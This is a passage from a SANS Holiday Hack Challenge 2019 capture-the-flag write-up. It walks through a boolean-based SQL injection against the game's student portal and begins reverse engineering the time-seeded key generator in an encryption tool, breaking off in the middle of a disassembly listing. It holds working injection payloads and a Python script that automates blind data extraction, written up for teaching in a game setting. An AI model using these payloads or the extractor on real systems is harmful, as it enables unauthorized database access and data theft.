If we would feed the input with an email address for which we know an application exists (making the `'elfmail = '` part of the WHERE-clause True), and `AND` it with a statement that may be True or False, we can extract information from the database as well. It's like asking a question to the database that can be answered with yes or no. This is called Boolean-based SQL injection.

Boolean-based SQL injection

Now, let's say we want to check whether the length of the database name is 4, we could construct the following input:

```
elf@elf.com' AND length(database()) = 4 #
```

This produces the message *'Your application is still pending!'*; the message displayed when the WHERE-part of the query yields **True**. So we know the length of the database is 4! Now let's guess the first character of the database name:

```
elf@elf.com' AND substring(database(),1,1) = 'a' #
```

This produces the message *'No application found!'*; the message displayed when the WHERE-part of the query yields **False**. Now we know the database name does not start with the letter 'a'. Trying the same with the letter 'e' produces *'Your application is still pending!'*, so we know the database name starts with the letter 'e'.

It would be a tedious task to extract information manually so we'll automate this.

Automating the information extraction

Let's check out the requests made when submitting the form. Checking the network tab of the browser's developer tools, we see two calls of importance:

1. **validator.php**. This call has no request parameters and returns a token
2. **application-check.php**. This call has an 'elfmail' request parameter containing the user input and a 'token' parameter containing the token received from the validator.php call.

Calling the application-check.php with the same token twice produces a message '**Invalid or expired token!**'. This means the automation process would need to fetch a new token for every application-check made.

Pepper Minstix' hint suggested tampering with sqlmap. Sqlmap is a great tool for automated exploration and exploitation of SQL injection and can handle boolean-based SQLi like a champ. However, out of the box it's not able to fetch a token before each call like we want to do. We could redirect sqlmap through a local proxy (like Burp Suite) that fetches the token prior to each call. I've done that before and I felt like doing it differently this time by creating my own Python program for fun and profit.

The entire source code of elfu.py program can be found on my GitHub repository.

The `elfu.py` program takes an email address and a SQL query and runs that query against the API by exploiting the SQLi vulnerability.

Method: execute_query()

This method handles the token retrieval and executes the SQL query. It returns True if the return message was 'Your application is still pending!' and False otherwise. The `execute_query()`-method has two parameters: a session object that was constructed to handle the cookie and will be used to make the API call, and the form's input data (containing the partial SQL):

```
1    url = “https://studentportal.elfu.org”
2    valid_text = 'Your application is still pending!'
3
4    def execute_query(session, input_data):
5        # Retrieve the token
6        token = session.get(f"{url}/validator.php").text
7
8        encoded = urllib.parse.quote(input_data)
9
10       # Make the call
11       result = session.get(f"{url}/application-check.php?elfmail={encoded}&token={token}")
12       if valid_text in result.text:
13           return True
14
15       # An error occurred potentially
16       error = [line.replace("<br>", "\n")
17                for line in result.text.split('\n')
18                if "Error:" in line]
19
20       if error:
21           print(f'SQL {error[0]}')
22           exit()
23
24       return False
```

- Line 6 retrieves a new token
- Lines 8-11 prepare the input and make the request.
- Line 12 checks whether the 'success' message was found in the response. If so, the method returns True.
- Lines 16-22 check whether a SQL error was encountered and print an error in that case.

Method: run()

The run-method has 2 parameters: the SQL to be executed and an email-address for which an application has been filed:

```
1    alphabet_characters = '/abcdefghijklmnopqrstuvwxyz,.1234567890'
2
3    alphabet = [char for char in alphabet_characters]
4    alphabet.insert(0, '')  # If this character is found, we know we hit the end of the string
5
6    def run(sql, valid_elf_email):
7        # Create a session for the cookie
8        session = requests.Session()
9
10       query_result = ''
11       done = False
12       while not done:
```

```
13          position = len(query_result) + 1
14          found = False
15
16          # Try each letter in the given alphabet
17          for c in alphabet:
18              print_progress('Determining result: ', query_result, c)
19              user_input = f"{valid_elf_email}' AND substring(({sql}),{position},1)='{c}' #"
20
21              # Execute the query
22              success = execute_query(session, user_input)
23
24              if success:
25                  if c == '':
26                      done = True
27
28                  query_result += c
29                  found = True
30                  break
31          if not found:
32              print(f'ERROR: The character on position {position} of the query result '
33                    f'did not match any character in the given alphabet')
34              break
35
36      print(f'\n\ndone')
37      print(f'Query result: {query_result}')
```

- Lines 1-4 prepare the alphabet. These are the characters that will be used for guessing the result of the SQL query.
- Line 8 creates a new session. This will also take care of any cookies.
- Line 12 runs until the information was successfully retrieved. The `done`-flag is set to True if the end of the query result was encountered.
- Line 13 determines the position of the character in the query result we're trying to guess.
- Line 17: the for loop that is started here loops through each character in the alphabet.
- Line 19 constructs the SQL used in the user input.
- Line 22 executes the SQL query. If this method returns True, the character for that position was correctly guessed.
- Lines 25-29 process what should happen when a character on the given position was guessed correctly.
- Line 25 checks whether the character encountered was the empty character. If so, we've reached the end of the query result and should terminate.
- Line 31 if we've reached the end of the alphabet and the character was not correctly guessed, we've encountered a character not in the alphabet.

If we'd want to get the name of the database and we know elf@elf.com is an email address with a valid application to the ELF University, we should call the program like this:

```
python3 elfu.py -e elf@elf.com "database()"
```

Using my elfu.py program, I was able to extract all information I needed from the database. For this I executed the following queries:

```
SQL: "database()"
> elfu

SQL: "select group_concat(table_name) from information_schema.tables where
table_schema='elfu'"
> applications,krampus,students

SQL: "select group_concat(column_name) from information_schema.columns where
table_name='krampus'"
> id,path

SQL: "select max(id) from krampus"
> 6

SQL: "select group_concat(id) from krampus"
> 1,2,3,4,5,6

SQL: "select path from krampus where id=1"
> /krampus/0f5f510e.png
```

The execution of the last query looked like this:

```
09_Elfu coen$ python3 elfu.py -e elf@elf.com "select path from krampus where id=1"
SANS Holiday Hack Challenge 2019 - Objective 9 solution
------------------------------------------------------
Email address: 'elf@elf.com'
SQL query: select path from krampus where id=1

Determining result: /krampus/0f5f510e.png

done
Query result: /krampus/0f5f510e.png
09_Elfu coen$ _
```

Running this query for the id's 1 to 6 gave the following results:

```
id=1: /krampus/0f5f510e.png
id=2: /krampus/1cc7e121.png
id=3: /krampus/439f15e6.png
id=4: /krampus/667d6896.png
id=5: /krampus/adb798ca.png
id=6: /krampus/ba417715.png
```

Now we have the links to the following files:
https://studentportal.elfu.org/krampus/0f5f510e.png
https://studentportal.elfu.org/krampus/1cc7e121.png
https://studentportal.elfu.org/krampus/439f15e6.png
https://studentportal.elfu.org/krampus/667d6896.png
https://studentportal.elfu.org/krampus/adb798ca.png
https://studentportal.elfu.org/krampus/ba417715.png

These files were all small pieces of a bigger letter that, when glued together revealed the paper depicted in Figure 33.




FIGURE 33: THREAT LETTER

Notice the weird curvy shape on the background of this letter. In a later objective we will find out the meaning of this shape.

The full readable text of this letter is the following:

```
From the Desk of ....
Date: August 23, 20...

Memo to Self:

Finally! I've figured out how to destroy Christmas!
Santa has a brand new, cutting edge sleigh guidance
tehnology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the
system so taht it will divert Santa's sled on Christmas
Eve!

Santa will be unable to make the trip and the holiday
season will be destroyed! Santa's own technology will
undermine him!

That's what they deserve for not listening to my
suggestions for supporting other holiday characters!

Bwahahahahaha!
```

After reading the letter we found the name of Santa's cutting-edge sleigh guidance system: **Super Sled-o-matic**.

Objective 9 Answer: Super Sled-o-matic

10) Recover Cleartext Document

Difficulty: 

> *The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.*
>
> *Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.*
>
> *What is the middle line on the cover page? (Hint: it's five words)*
>
> *For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.*

The hint for this challenge is given by Holly Evergreen after completing the Mongo Pilfer terminal. Holly hints to the KringleCon 2 talk by Ron Bowes about reverse engineering. A very useful hint and an excellent talk by Ron Bowes:

In this talk we learn how to recognise encryption algorithms by looking at a binary's reverse engineered code.

Required resources

Download the Elfscrow Crypto tool here: https://downloads.elfu.org/elfscrow.exe
Download the debug symbols here: https://downloads.elfu.org/elfscrow.pdb
Download the encrypted document here: https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

Approach

The goal is to decrypt the given pdf document. We know the elfscrow.exe is used to encrypt the file, we just don't know the key yet. What we do know, is that the document was encrypted on December 6, 2019, somewhere between 19:00 and 21:00 UTC.

Let's first try to run elfscrow.exe:

```
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own
risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:
```

```
  elfscrow --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  elfscrow --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
```

Let's see what happens when we encrypt a pdf file:

```
C:\elfscrow> elfscrow --encrypt foo.pdf foo.pdf.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1576940970

Generated an encryption key: 6b3c2f0f74aa8765 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is bd8184f4-8e16-4bfa-a76a-f67fe1c7b3c6 - Santa Says, don't share
that key with anybody!
File successfully encrypted!

    ++======================++
    ||                      ||
    ||      ELF-SCROW       ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||     O                ||
    ||     |                ||
    ||     |   (O)-         ||
    ||     |                ||
    ||     |                ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ++======================++
```

Seed

Check out the seed number 1576940970. It looks like an Epoch timestamp. An easy way to check this is using the Console in the browser's developer tools to convert the epoch timestamp to a readable UTC datetime:

```
> new Date(1576940970*1000).toUTCString()
- "Sat, 21 Dec 2019 15:09:30 GMT"
```

The resulting datetime is the moment when I called elfscrow.exe to encrypt the pdf. Let's see if we can verify that later when we reverse engineer the program.

Encryption key

Reading the output, we also notice the elfscrow executable generates an encryption key with length 8, probably based on the seed. This fixed key length of 7 or 8 bytes might imply a DES algorithm. The key is used to encrypt the document and is stored online via an api call to `elfscrow.elfu.org/api/store` and a uuid is returned for later reference.

Decrypting the pdf looks like this:

```
C:\elfscrow> elfscrow --decrypt --id=bd8184f4-8e16-4bfa-a76a-f67fe1c7b3c6
foo.pdf.enc foo_decrypted.pdf
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Let's see if we can find your key...

Retrieving the key from: /api/retrieve

We found your key!
File successfully decrypted!

  +----------------------+
  |\                    /\
  | \ _________________ / |\
  |  |                |  | \
  |  | +------------+ |  |  \
  |  | |\          /| |  |   \
  |  | | \        / | |  |    \
  |  | |  \      /  | |  |     \
  |  | |   \    /   | |  |     |
  |  | |    \  /    | |  |     |
  |  | |     \/     | |  |     |
  |  | |            | |  |     |
  |  | |            | |  |     |
  |  |_|   SECRET   |_|  |     |
  | /  +------------+  \ |     |
  |/                    \|     |
  +----------------------\     |
                          \    |
                           \   |
                            \  |
                             \ |
```

```
                                \|
                                 |
```

When decrypting the document, the uuid is used to retrieve the key from the online store via an api call to `elfscrow.elfu.org/api/retrieve`. This key is used to decrypt the document.

In order to be able to decrypt the document 'ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc' for this challenge, we need to find out what cryptographic algorithm was used to encrypt it and how the key is generated from the seed. For this, we need to reverse engineer elfscrow.exe.

Reverse engineering elfscrow.exe

Let's open elfscrow.exe in the tool IDA and see what's under the hood. The 'Functions' window shows several interesting methods:





FIGURE 34: ELFSCROW.EXE FUNCTIONS

We notice `generate_key`, `super_secure_srand` and `super_secure_random`.

The random seed


Check out the first code block of the `generate_key` function:



```
; Attributes: bp-based frame

generate_key    proc near

var_4           = dword ptr -4
arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    ecx
                push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
                call    ds:__imp___iob_func ; Indirect Call Near Procedure
                add     eax, 40h ; Add
                push    eax ; File
                call    ds:__imp__fprintf ; Indirect Call Near Procedure
                add     esp, 8 ; Add
                push    0 ; Time
                call    time ; Call Procedure
                add     esp, 4 ; Add
                push    eax
                call    super_secure_srand ; Call Procedure
                add     esp, 4 ; Add
                mov     [ebp+var_4], 0
                jmp     short loc_1191E31 ; Jump
```

FIGURE 35: GENERATE_KEY() FIRST CODE BLOCK

Reading from the top through the assembly, we see it prints the text '*Our miniature elves are putting together...*', the text we also saw during the encryption of the document. Further on in the same block, a call to the `time` function is made. Zooming in, the code of `time` function looks like this:




```
; Attributes: bp-based frame

; int __cdecl time(__time64_t *Time)
time            proc near

Time            = dword ptr  8

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+Time]
                push    eax ; Time
                call    ds:__imp___time64 ; Indirect Call Near Procedure
                add     esp, 4 ; Add
                pop     ebp
                retn    ; Return Near from Procedure
time            endp
```

FIGURE 36: THE TIME() FUNCTION

We see a call to an external library: `__imp___time64`. This is a function that returns the system time. To be precise, it returns the time as seconds elapsed since midnight, January 1, 1970, which is the Epoch time.

Back to the `generate_key` function, the result of this `time` function (the Epoch time) is passed to the `super_secure_srand` procedure. As we can see in the code block below, this procedure does not do much more than print the text "Seed = " followed by the given seed.



```
; Attributes: bp-based frame

super_secure_srand proc near

arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+8]
                push    eax
                push    offset aSeedD ; "Seed = %d\n\n"
                call    ds:__imp____iob_func ; Indirect Call Near Procedure
                add     eax, 64 ; Add
                push    eax ; File
                call    ds:__imp__fprintf ; Indirect Call Near Procedure
                add     esp, 12 ; Add
                mov     ecx, [ebp+arg_0]
                mov     state, ecx
                pop     ebp
                retn    ; Return Near from Procedure
super_secure_srand endp
```

FIGURE 37: SUPER_SECURE_SRAND()

We can now confirm that the Epoch time is used as a random seed for the key generation.

The random function

Let's examine the `generate_key` function a bit further. The full loop is depicted in Figure 38 on the next page.

Right at the end of the first code block, a local variable `[ebp+var_4]` is set to 0. After this we see a jump to the second code block marked as `loc_1191E31`. The first operation in the second code block is a comparison of this local variable `[ebp+var_4]` to 8. Following the stream of arrows on the left all the way to the code block at the bottom (`loc_1191E28`), we see the variable `[ebp+var_4]` is incremented by 1. Right after this, the instruction pointer is set back to `loc_1191E31`. The variable `[ebp+var_4]` is used as a counter and the way it is used indicates that this entire code section is looped 8 times.




FIGURE 38: GENERATE_KEY() FULL FUNCTION

The middle code-block (following the arrow on the left side) starts with a call to the `super_secure_random` function. As we will see, this function generates one byte of the encryption key everytime it's called. Since we know the key has a length of 8 bytes, it makes sense that we see this code-section being looped 8 times.

The `super_secure_random` function looks like this:

```
; Attributes: bp-based frame

super_secure_random proc near
                push    ebp
                mov     ebp, esp
                mov     eax, state
                imul    eax, 214013 ; Signed Multiply
                add     eax, 2531011 ; Add
                mov     state, eax
                mov     eax, state
                sar     eax, 10h ; Shift Arithmetic Right
                and     eax, 7FFFh ; Logical AND
                pop     ebp
                retn    ; Return Near from Procedure
super_secure_random endp
```

FIGURE 39: SUPER_SECURE_RANDOM() FUNCTION

This is where the information in Rob Bowes' talk proved to be very useful. Notice the numbers 214013 and 2531011. Googling these numbers, one of the first hits is an article about a pseudo random number generator called Linear congruential generator. This article shows that these numbers are used by the `rand()` function from the Microsoft C Runtime (MSCVRT.DLL). It also shows implementations of this random function in many different programming languages, which will come in handy when we're building our decryptor later on. For Python, the code snippet is the following:

```
def msvcrt_rand(seed):
   def rand():
      nonlocal seed
      seed = (214013*seed + 2531011) & 0x7fffffff
      return seed >> 16
   return rand
```

Simplified, the generate_key function looks like this:





FIGURE 40: GENERATE_KEY() FUNCTION SIMPLIFIED

The cryptographic algorithm

Now, in IDA, listing all cross references to the `generate_key` function, we discover this function is only called in one location in elfscrow.exe:



```
loc_1192733:
                lea     edx, [ebp+var_18] ; Load Effective Address
                push    edx
                call    generate_key ; Call Procedure
                add     esp, 4 ; Add
                push    8
                lea     eax, [ebp+var_18] ; Load Effective Address
                push    eax
                push    offset aGeneratedAnEnc ; "Generated an encryption key"
                call    print_hex ; Call Procedure
                add     esp, 0Ch ; Add
                mov     [ebp+pbData], 8
                mov     [ebp+var_28], 2
                xor     ecx, ecx ; Logical Exclusive OR
                mov     [ebp+var_2A], cx
                mov     [ebp+var_28], 26113
